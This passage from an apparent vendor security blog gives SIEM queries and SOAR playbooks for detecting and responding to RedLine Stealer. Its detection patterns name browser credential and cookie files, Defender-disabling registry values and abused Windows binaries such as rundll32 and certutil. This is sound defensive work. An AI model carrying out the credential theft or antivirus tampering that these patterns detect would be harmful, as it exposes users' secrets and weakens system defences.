"cscript.exe", "wscript.exe", "mshta.exe", "regsvr32.exe", "wmic.exe", "certutil.exe",
"rundll32.exe", "cmstp.exe", "msiexec.exe", "7z.exe", "winrar.exe", "wevtutil.exe",
"net.exe", "net1.exe"]
-"process" IN ["*\cmd.exe", "*\powershell.exe", "*\powershell_ise.exe", "*\psexec.exe",
"*\psexec64.exe", "*\cscript.exe", "*\wscript.exe", "*\mshta.exe", "*\regsvr32.exe",
"*\wmic.exe", "*\certutil.exe", "*\rundll32.exe", "*\cmstp.exe", "*\msiexec.exe",
"*\7z.exe", "*\winrar.exe", "*\wevtutil.exe", "*\net.exe", "*\net1.exe"]
```

Scheduled Task Creation Detected


`schtasks.exe` was utilized to schedule the dropped payload for maintaining persistence and executing the payload with the highest privilege during user login. The below query can detect scheduled task events through process creation events and registry events.

```
(label="Process" label=Create "process"="*\schtasks.exe" command="* /create *"
-user IN EXCLUDED_USERS) OR
(label="Registry" label="Key" label="Map" event_type=CreateKey
"target_object"="*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*"
-target_object IN ["*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator*"])
```

Detecting installation of new service with SIEM

We have also observed that **the malware tries to install** a new service in the system, such events can be detected using the following queries:

```
label=Successful label=Service label=Install
-path IN ["*Windows Defender\Definition Updates*", "*Microsoft OneDrive*"]
```



user	host	service	path	count()
LocalSystem	JMP-SRV-01	TestSrv	c:\windows\system32\calc.exe	2
LocalSystem	JMP-SRV-01	ChromeUpdate	C:\Windows\System32\mspaint.exe	1
LocalSystem	JMP-SRV-01	OneDrive Updater Service	C:\Program Files\Microsoft OneDrive\23.023.0129.0002\OneDriveUpdaterService.exe	1
NT AUTHORITY\\NetworkServ...	DC-01.terr...	instance1	%SystemRoot%\System32\dsamain.exe -sn:instance1	1
LocalSystem	JMP-SRV-01	FileSyncHelper	C:\Program Files\Microsoft OneDrive\23.023.0129.0002\FileSyncHelper.exe	1
LocalSystem	JMP-SRV-01	FirefoxUpdate	C:\Windows\System32\mspaint.exe	1
localSystem	DC-01.terr...	Active Directory Certificate Services	%systemroot%\system32\certsrv.exe	1
LocalSystem	JMP-SRV-01	nxlog	C:\Program Files\nxlog\nxlog.exe	1

The service installation events can be noisy so an appropriate filter needs to be applied according to the environment.

If registry auditing has been enabled then the below query can be utilized:

```
label=Registry label=Set label=Value
target_object="*\SYSTEM\CurrentControlSet\Services*"
```

Note: To generate relevant logs registry, auditing of the HKLM\SYSTEM\CurrentControlSet\Services key should be enabled. This query searches every installed service in the chosen time frame, so the analyst needs to filter out suspicious service installations from the output.

Windows Defender Exclusion Set Detected

RedLine Stealer adds an exclusion path for Windows Defender for the location where the payload is dropped. Below query can be utilized to hunt for such events.

```
(norm_id=WinServer event_source="Microsoft-Windows-Windows Defender"
event_id=5007 new_value="HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\*")
OR (norm_id=WindowsSysmon event_id=13
target_object="*\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\*"
event_type=setvalue)
```

Note: To generate relevant logs registry auditing of the `HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions` key should be enabled.

Alternatively, if you have not enabled registry auditing, you can also search the events using Process creation logs with command line auditing:

```
label="Process" label=Create
command="*add-mppreference*" command="*exclusionpath*"
```

Detecting File Deletion Events

After starting the `svchost` process the malware then deletes the initially dropped payload. Such file deletion events can be detected using the below query.

```
label=File label=Object label=Storage access="*Delete*"
-"process" IN ["*\tiworker.exe","*\poqexec.exe","*\msiexec.exe","*\taskhostw.exe",
"*\MsMpEng.exe"]
```

Note: These events can be noisy so, appropriate filters depend on the environment. To generate logs related to file operation, the `C:\Users\XXX\AppData\Local\Temp\` folder auditing should be enabled.

Detecting connection of Msbuild with suspicious address


In the second sample, a connection was made by the MsBuild process to a suspicious port of the C&C server, we can track this by using a query as below.

```
norm_id=WindowsSysmon event_id=3 process="*\msbuild.exe" destination_port=*
```

Detecting Redline connection with Logpoint SIEM

If IDS such as Snort and Suricata are utilizing emerging threat **rules**, the below query can be utilized to detect events where the IDS detected a connection related to the malware.

```
device_category="IDS" (message="*RedLine*" OR signature ="*RedLine*")
```



Detecting connection to suspicious IP address

After performing process injection, the malware then connects to the C2 server to receive further instructions. We simply cannot determine whether any IP address is malicious or not but by using Threat Intelligence plugins we can query for enriched logs from threat intelligence by using the below query:

```
source_address=* destination_address=*
| process ti (source_address,destination_address)
```

Below query can be used to look for suspicious domain:

```
domain=* device_category IN [ProxyServer,Firewall]
| process ti(domain)
```

Browser Credential Files Accessed

RedLine Stealer can retrieve data from various browsers, so the below query can be utilized to detect the attempt to retrieve data from browsers' files which looks for events where browsers' data storing files are accessed by a process other than the browser itself.

```
label=File label=Access
((path IN ["*\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies*",
"*\Appdata\Local\Chrome\User Data\Default\Login Data*",
"*\AppData\Local\Google\Chrome\User Data\Local State*"]
object_name IN ["*\Appdata\Local\Microsoft\Windows\WebCache\WebCacheV01.dat",
"*\cookies.sqlite"]) OR object_name IN ["*\Microsoft\Edge\User Data\Default\Web Data",
"*Firefox*release\logins.json","*firefox*release\key3.db","*firefox*release\key4.db",
"*\BraveSoftware\Brave-Browser\User Data*"]) -"process" IN ["*\firefox.exe", "*\chrome.exe",
"C:\Program Files\*","C:\Program Files (x86)\*","C:\WINDOWS\system32\*","*\MsMpEng.exe",
"*\MpCopyAccelerator.exe","*\thor64.exe","*\thor.exe"]
-parent_process IN ["C:\Windows\System32\msiexec.exe"]
-("process"=system parent_process=idle) "access"="ReadData*"
```

Note: To generate logs related to file operation, the folder's auditing where the file is located should be enabled. In this case, auditing should be enabled for the User Data folder under Chrome.

In the third behavioral analysis, we observed the modification of AutoRun keys to execute commands during system boot or user login and for defense evasion stopping the windows defender service and modifying windows defender registry keys.

Autorun Keys Modification Detected

This alert can be utilized to detect events related to suspicious AutoRun registry keys modification.

```
label=Registry label=Set label=Value -event_type=info
target_object IN ["*\software\Microsoft\Windows\CurrentVersion\Run*",
"*\software\Microsoft\Windows\CurrentVersion\RunOnce*",
"*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*",
"*\software\Microsoft\Windows\CurrentVersion\RunServices*",
"*\software\Microsoft\Windows\CurrentVersion\RunServicesOnce*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
"*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
"*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"]
detail IN ["*C:\Windows\Temp\*", "*C:\$Recycle.bin\*", "*C:\Temp\*", "*C:\Users\Public\*",
"*C:\Users\Default\*",  "*C:\Users\Desktop\*", "*\AppData\Local\Temp\*", "*Public\*",
"*wscript*", "*cscript*","*powershell.exe*"]
```

Note: To generate relevant logs registry auditing of the autorun registry key should be enabled.

Suspicious Rundll32 Activity Detected


The execution of the above command through rundll32 can be detected by using the queries provided below.

```
label="process" label=create
((command IN ["*\rundll32.exe* url.dll, *OpenURL *", "*\rundll32.exe* url.dll, *OpenURLA *",
"*\rundll32.exe* url.dll, *FileProtocolHandler *", "*\rundll32.exe* zipfldr.dll,
*RouteTheCall *",
"*\rundll32.exe* Shell32.dll, *Control_RunDLL *", "*\rundll32.exe javascript:*",
"* url.dll, *OpenURL *", "* url.dll, *OpenURLA *", "* url.dll, *FileProtocolHandler *",
"* zipfldr.dll, *RouteTheCall *", "* Shell32.dll, *Control_RunDLL *", "* javascript:*",
"*.RegisterXLL*", "*\rundll32*C:\PerfLogs\*", "*\rundll32*C:\ProgramData\*",
"*\rundll32*\AppData\Local\Temp\*"]) OR
("process"="*\rundll32.exe" parent_process IN ["*\cmd.exe", "*\powershell.exe"]
parent_command="*.lnk*" parent_command IN ["* /c *", "* /k *"]
parent_command IN ["C:\ProgramData\", "*\AppData\Local\Temp\*",
"*\AppData\Roaming\Temp\*", "C:\Users\Public\", "C:\Windows\tracing\"])) -user IN
EXCLUDED_USERS
```

Windows Defender Antivirus Disable via Registry Modification

As the windows defender registry value is modified and disabled by the malware, provided alert can be utilized to detect such events.

```
label="process" label="create" "process"="*\reg.exe"
command="*HKLM\Software\Policies\Microsoft\Windows Defender*" command="*add*1*"
command IN ["*DisableAntiSpyware*", "*DisableAntiVirus*", "*MpEnablePus*",
"*DisableBehaviorMonitoring*", "*DisableIOAVProtection*", "*DisableOnAccessProtection*",
"*DisableRealtimeMonitoring*", "*DisableScanOnRealtimeEnable*",
"*DisableEnhancedNotifications*", "*DisableBlockAtFirstSeen*"]
```



If registry auditing is enabled for `HKLM\Software\Policies\Microsoft\Windows Defender` then the below query can be used to detect such events via Sysmon. The provided query is more effective than the first one as command obfuscation and other techniques can be utilized to do so.

```
label=Registry label=Value label=Set
target_object="*HKLM\Software\Policies\Microsoft\Windows Defender*"
target_object IN ["*DisableAntiSpyware*", "*DisableAntiVirus*", "*MpEnablePus*",
"*DisableBehaviorMonitoring*", "*DisableIOAVProtection*", "*DisableOnAccessProtection*",
"*DisableRealtimeMonitoring*", "*DisableScanOnRealtimeEnable*",
"*DisableEnhancedNotifications*",
"*DisableBlockAtFirstSeen*"]  detail="*1"
```

INVESTIGATION AND RESPONSE USING LOGPOINT CONVERGED SIEM


Logpoint's security operations platform provides a comprehensive set of capabilities for detecting, investigating, and responding to potential security threats from one single pane of glass. The solution leverages SOAR technology and EDR capabilities with AgentX to automate and simplify the process of investigating and responding to security incidents, while also providing a range of DFIR capabilities.

One key feature of Logpoint Converged SIEM is our native endpoint agent, AgentX, which can collect logs and telemetry to enhance SOAR events and accelerate malware detection and remediation. The solution also includes pre-built osquery playbooks, which can be used to automate common DFIR tasks such as listing running processes, checking for installed programs, getting the hash of processes or files, monitoring processes that are creating socket connections, checking antivirus and update/patch history, etc. AgentX also offers incident response capabilities, including the ability to block malicious IPs, isolate or unisolated compromised hosts, terminate malicious processes, remove malicious files, disable/ remove startup services, etc. These capabilities can help security teams quickly respond to incidents and prevent further damage or data loss with a host-level management platform.

Logpoint offers a range of useful playbooks that can streamline incident response, but only a few are highlighted in this blog. Specifically, the playbooks that are most relevant to hunting the RedLine Stealer are elaborated upon.

Phishing Investigation

One of the most common techniques that are used to distribute malware in a successful malware campaign is a phishing email. So, we have a playbook that can investigate potential phishing events and provide an automated response. This playbook can give a broader picture of infection of phishing and also reduce Incident Response time.




Scheduled task


Playbook Name	Tags	Category	Run	Actions
Logpoint AgentX Delete Scheduled Task		Respond		
Logpoint AgentX Disable Scheduled Task		Respond		
Osquery Get enabled scheduled tasks - windows	windows	Investigate		
Osquery Get enabled scheduled tasks - windows Subplaybook		Investigate		

1


In the post-incident investigation process, if analysts want to check all the scheduled tasks on the suspect host, they can make use of the Osquery get schedule tasks playbook to list all the scheduled tasks.



And if they find any task that seems suspicious, they can disable this task through AgentX to disable the scheduled task playbook.




If it is found malicious later, they can use AgentX to remove the scheduled task to remove that malicious task.



Malicious File Investigation and Containment


If a user inadvertently downloads and runs malware on their device, it's important to detect and remove the threat as quickly as possible. One way to do this is by leveraging Logpoint's AgentX endpoint solution to collect telemetry and logs from the device. Using this data, security teams can identify any suspicious or malicious processes running on the device.

Once a potentially malicious process or file is identified, this playbook checks the hash of the file with known threat intelligence data. If the file is found to be malicious, it terminates the malicious process and removes the file from the device. It also searches for this kind of hash in other endpoints. If such a file is found, it is also deleted from those devices as well. This can help to prevent further damage or data exfiltration. The analyst can use the playbooks “AgentX Terminate process” and “AgentX Remove Item to terminate the process and remove malicious files respectively.




Possible Data Exfiltration

If an analyst suspects that data is being exfiltrated from the enterprise network, they can execute the Possible Data Exfiltration playbook. This playbook will conduct an automated investigation to determine if data exfiltration is indeed taking place and will provide the results of the investigation to the analyst. It can save time and resources for security teams as they no longer need to manually investigate potential data exfiltration incidents.



Isolating the Host

If a device is suspected to have been compromised and is exfiltrating data to RedLine malware, it can be isolated from the network or made inaccessible to the Internet using AgentX Isolate host playbook while limiting the damage. It can reduce the risk of sensitive data being exfiltrated, additional malware being deployed, or other malicious activities taking place on the network.



In addition, Logpoint SOAR integrates with over 400 security products, such as firewalls, endpoint detection and response (EDR) solutions, vulnerability scanners, threat intelligence, and so on. This extensive integration allows security teams to collect data from multiple sources and orchestrate responses across different security tools, all from a single platform. Overall, Logpoint SOAR provides security teams with a powerful solution for automating and orchestrating security tasks, which can improve incident response times and enhance overall security posture. By offering a comprehensive range of playbooks and integrating with a vast number of security products, Logpoint SOAR provides security teams with a powerful solution for automating and orchestrating security tasks, improving incident response times, and enhancing overall security posture.

By using Logpoint's preexisting playbooks, security teams can investigate alerts quickly and effectively, reducing the risk of false positives and improving detection. Automating investigation and response tasks can also help teams to visualize the scope of an attack and identify affected systems or devices.

Overall, Logpoint's security solution offers a robust set of capabilities for detecting, investigating, and responding to potential security threats. By integrating SIEM, SOAR, and EDR capabilities into one platform, Logpoint Converged SIEM makes a powerful tool for security teams seeking to streamline their incident response process and improve their ability to protect critical systems and data.

RECOMMENDATION

Stealer malware is a kind of malicious software that aims to steal private and sensitive information from victims including login credentials, financial data, or personal information. To protect against such malware, here are some recommendations:

1. Social engineering tactics, such as phishing, smishing, pretexting, and baiting, are designed to deceive employees into downloading and executing malware, revealing confidential information, or performing unauthorized actions. To combat these threats, organizations should provide regular training to employees on how to recognize and respond to social engineering attacks like phishing mail, including simulated exercises that replicate real-world scenarios. These simulations help identify vulnerable employees, and organizations can provide them with additional training and support needed to recognize and respond to such threats in the future. Additionally, a formal process or path should be provided for employees to report if they suspect they have fallen victim to a social engineering attack, including alerting the appropriate authorities and taking immediate steps to contain the incident and minimize any potential damage.

2. Strong password policies require users to create lengthy passwords. By mandating these password requirements, organizations can significantly reduce the risk of unauthorized access or malicious activity. It is also important to ensure that passwords are not reused across different accounts.

3. The principle of least privilege involves restricting user access and permissions to only what is necessary for them to perform their job functions. By doing so, organizations can significantly reduce the risk of unauthorized access or malicious activity. Limiting user access can also prevent potential damage that can be caused by compromised user accounts.

